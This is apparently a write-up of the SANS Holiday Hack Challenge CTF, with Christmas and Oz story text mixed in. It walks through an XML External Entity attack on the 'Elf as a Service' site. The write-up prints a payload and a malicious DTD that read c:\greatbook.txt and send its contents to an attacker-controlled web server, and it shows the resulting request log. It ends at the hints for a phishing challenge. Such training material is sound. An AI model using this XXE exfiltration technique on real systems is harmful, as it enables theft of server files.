When the Elves and reindeer refugees first arrived at the North Pole, they found a barren but workable landscape. The desolate peace of the cold North was a welcomed change from the bitter battles with the Munchkins back in Oz. Dressed up like Eskimos for their first several months, all elves from one to ninety-two worked without interruption building homes for themselves, stalls for the reindeer, toy production lines, and finally a splendid castle for Santa.

But then, it started. Some of their food stocks mysteriously disappeared. Initially, the Elves hypothesized that Munchkin Moles were pilfering their provisions, so they embarked on a detailed investigation. Sadly, the taskforce found very little evidence, except for MASSIVE footprints in the snow near the food storage bins.

And then, it got worse. Elves started disappearing. One at a time, over the space of a couple of weeks, a half dozen elves simply vanished, their last known location surrounded by more gigantic footprints.

The taskforce bravely followed the footprints back to an enormous cave, where they found a gigantic furry beast with horrible fangs. The so-called "Abominable Snow Monster" had enslaved the kidnapped elves, forcing them to make gigantic snowballs he could throw as weapons. After mounting a daring rescue operation, the Elves vowed to steer clear of the entire region inhabited by the Abominable.


In later years, through the tireless efforts of social worker and arctic prospector Yukon Cornelius, a miracle occurred! The Abominable actually became a jolly, happy soul, who could laugh and play. The Elves welcomed the newly friendly beast and started calling him "Bumble" as he earned a job putting Christmas tree toppers into place without a stepladder.

Elf as a Service

6) The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at http://eaas.northpolechristmastown.com. Visit the system and retrieve instructions for accessing The Great Book page from C:\greatbook.txt. Then retrieve The Great Book PDF file by following those directions. What is the title of The Great Book page?

The title of the Great Book page retrieved from the EAAS server is:
"The Dreaded Inter-Dimenstional Tornadoes"


Available Hints



Sugarplum Mary

Hint 1


The Elf As A Service (EAAS) site is a new service we're experimenting with in the North Pole. Previously, if you needed a special engineer for toy production, you would have to write a memo and distribute it to several people for approval. All of that process is automated now, allowing production teams to request assistance through the EAAS site.



Sugarplum Mary

Hint 2


The EAAS site uses XML data to manage requests from other teams. There is a sample request layout available that you can download. Teams just customize the XML and submit!



Sugarplum Mary

Hint 3

I think some of the elves got a little lazy toward the go-live date for EAAS. The sample XML data doesn't even include a DTD reference.




Sugarplum Mary

Hint 4

XML processing can be complex. I saw an interesting article recently on the dangers of external XML entities.

The eaas server resides on 10.142.0.13. Looking at our NMap scans, it looks like only port 80 is available (as we don't have RDP credentials). Using port forwarding , we forward our local port to port 80 and establish a connection with our browser

EAAS



North Pole Engineering Presents:

EAAS!

Welcome to North Pole Engineerings: Elf As A Service!

We understand the holiday season can be challenging. Specifically when you have so many toys to deliver, so at North Pole Engineering we have our new **agile**,**cloud enabled**,**always-on**: **Elf-As-A-Service!**

EC2: Elf Checking System 2.0

To see your current orders, click here

Elf Reset

Has our Order Entry System Broken? Reset it here!

Do you need to look at how to build elves?


We provide our handy dandy elf ordering files on the system in our display view and below!

© 2018 - Santa's Workshop, LLC

Northpole Engineering

According to Sugarplum Mary, This site is a way to request the assistance of engineers for toy production. XML data is used to manage the requests (Hint #2) and to make things easier, a sample layout is available to us.

SAMPLE XML




appear to have any style information associated with it. The d

```
– <Elf>
  – <Elf>
      <ElfID>1</ElfID>
      <ElfName>Elf On a Shelf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>1.png</Picture>
      <Address>On a Shelf, Obviously</Address>
    </Elf>
  – <Elf>
      <ElfID>2</ElfID>
      <ElfName>Buddy the Elf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>2.png</Picture>
      <Address>New York City</Address>
    </Elf>
  – <Elf>
      <ElfID>3</ElfID>
      <ElfName>Legolas</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>3.png</Picture>
      <Address>Middle Earth</Address>
    </Elf>
  – <Elf>
      <ElfID>4</ElfID>
      <ElfName>Marcus Elf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>4.png</Picture>
      <Address>Canada</Address>
    </Elf>
  – <Elf>
      <ElfID>5</ElfID>
      <ElfName>Alf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>5.png</Picture>
      <Address>Melmac</Address>
    </Elf>
  – <Elf>
      <ElfID>6</ElfID>
      <ElfName>Dobby the House Elf</ElfName>
```

The sample XML template (above) can be submitted to the elf order page (right) to requst the assistance of an elf. The form protects against various type of XSS attacks so another attack vector must be used.

ELF REQUEST



North Pole Engineering Presents:

EAAS!

This is the current order for your Elves!

Elf ID	Elf Name	Date Of Order	Snaps	EP Address
1	Elf On a Shelf	11/29/2017 12:00:00 AM		On a Shelf, Obviously
2	Buddy the Elf	11/29/2017 12:00:00 AM		New York City
3	Legolas	11/29/2017 12:00:00 AM		Middle Earth
4	Marcus Elf	11/29/2017 12:00:00 AM		Canada
5	Alf	11/29/2017 12:00:00 AM		Melmac
6	Dobby the House Elf	11/29/2017 12:00:00 AM		London
	alekith	11/29/2017 12:00:00 AM		Asgard
	eebler Elf	11/29/2017 12:00:00 AM		Tree
	angle Bells	11/29/2017 12:00:00 AM		North Pole

Need to make a change?

© 2018 - Santa's Workshop, LLC

Sugarplum Mary

Hint 3

I think some of the elves got a little lazy toward the go-live date for EAAS. The sample XML data doesn't even include a DTD reference.

Sugarplum Mary

Hint 4


XML processing can be complex. I saw an interesting article recently on the dangers of external XML entities.

Fortunately, Sugarplum Mary provides a hint (#3) about the sample's lack of a DTD refererence. This, along with her hint (#4) regarding external XML entities[1] can allow us to obtain information from the host that would otherwise be inaccessble.

[1] https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities

To mount an XML External Entity attack, we supply, in the header of the XML file, an entity statement that that tells the form to load a DTD from an external source. This will point to a web server we control that hosts a DTD file


XML PAYLOAD




```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "http://[redacted]:65001/christmas.dtd">
    %extentity;
    %inception;
    %sendit;
    ]
<
```

In the DTD file itself, we will have another entity statement, this time, creating a variable that contains the data we want to receive. This variable is appended into yet another entity statement which performs a get request to a web server we control.


FAKE DTD FILE



```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://[redacted]:65001/?%stolendata;'>">
```



With our webserver ready, the xml file is uploaded. After a few moments, we see a request come in for our webserver. The first request, as expected, is asking for the dtd file. The dtd file is sent over and a moment later, another request, this time, containing the contents of the file c:\greatbook.txt which happens to be the URL where the page of the great book is stored



```
root@kali:/tmp# python -m SimpleHTTPServer 65001
Serving HTTP on 0.0.0.0 port 65001 ...
35.185.118.225 - - [28/Dec/2017 19:56:31] "GET /christmas.dtd HTTP/1.1" 200 -
35.185.118.225 - - [28/Dec/2017 19:56:31] "GET /?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pd
f HTTP/1.1" 200 -
```

The Great Book page is titled:
The Dreaded Inter-Dimenstional Tornadoes

The Dreaded Inter-Dimensional Tornadoes

Throughout our recorded history, Oz has benefitted from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate of Oz -- the dreaded Inter-Dimensional Tornadoes - when the weather outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage, lifting houses off their foundations and shredding everything in their deadly path, especially paper products.


Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, it not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

Elf Machine Interfaces

7) Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve The Great Book page from C:\GreatBookPage7.pdf. What does The Great Book page describe?

The page of the Great Book retrieved from the EMI server describes the existence of the witches of OZ, and how, while very powerful, remained neutral during the events of the Great Schism.


Available hints



Shinny Upatree

Hint 1


I'm still a little angry with Alabaster for reprimanding me for a security violation. He still checks his email from the EMI system!



Shinny Upatree

Hint 2

He tells us not to install unnecessary software on systems, but he's running IIS with ASPX services on the EMI server, and Microsoft Office!

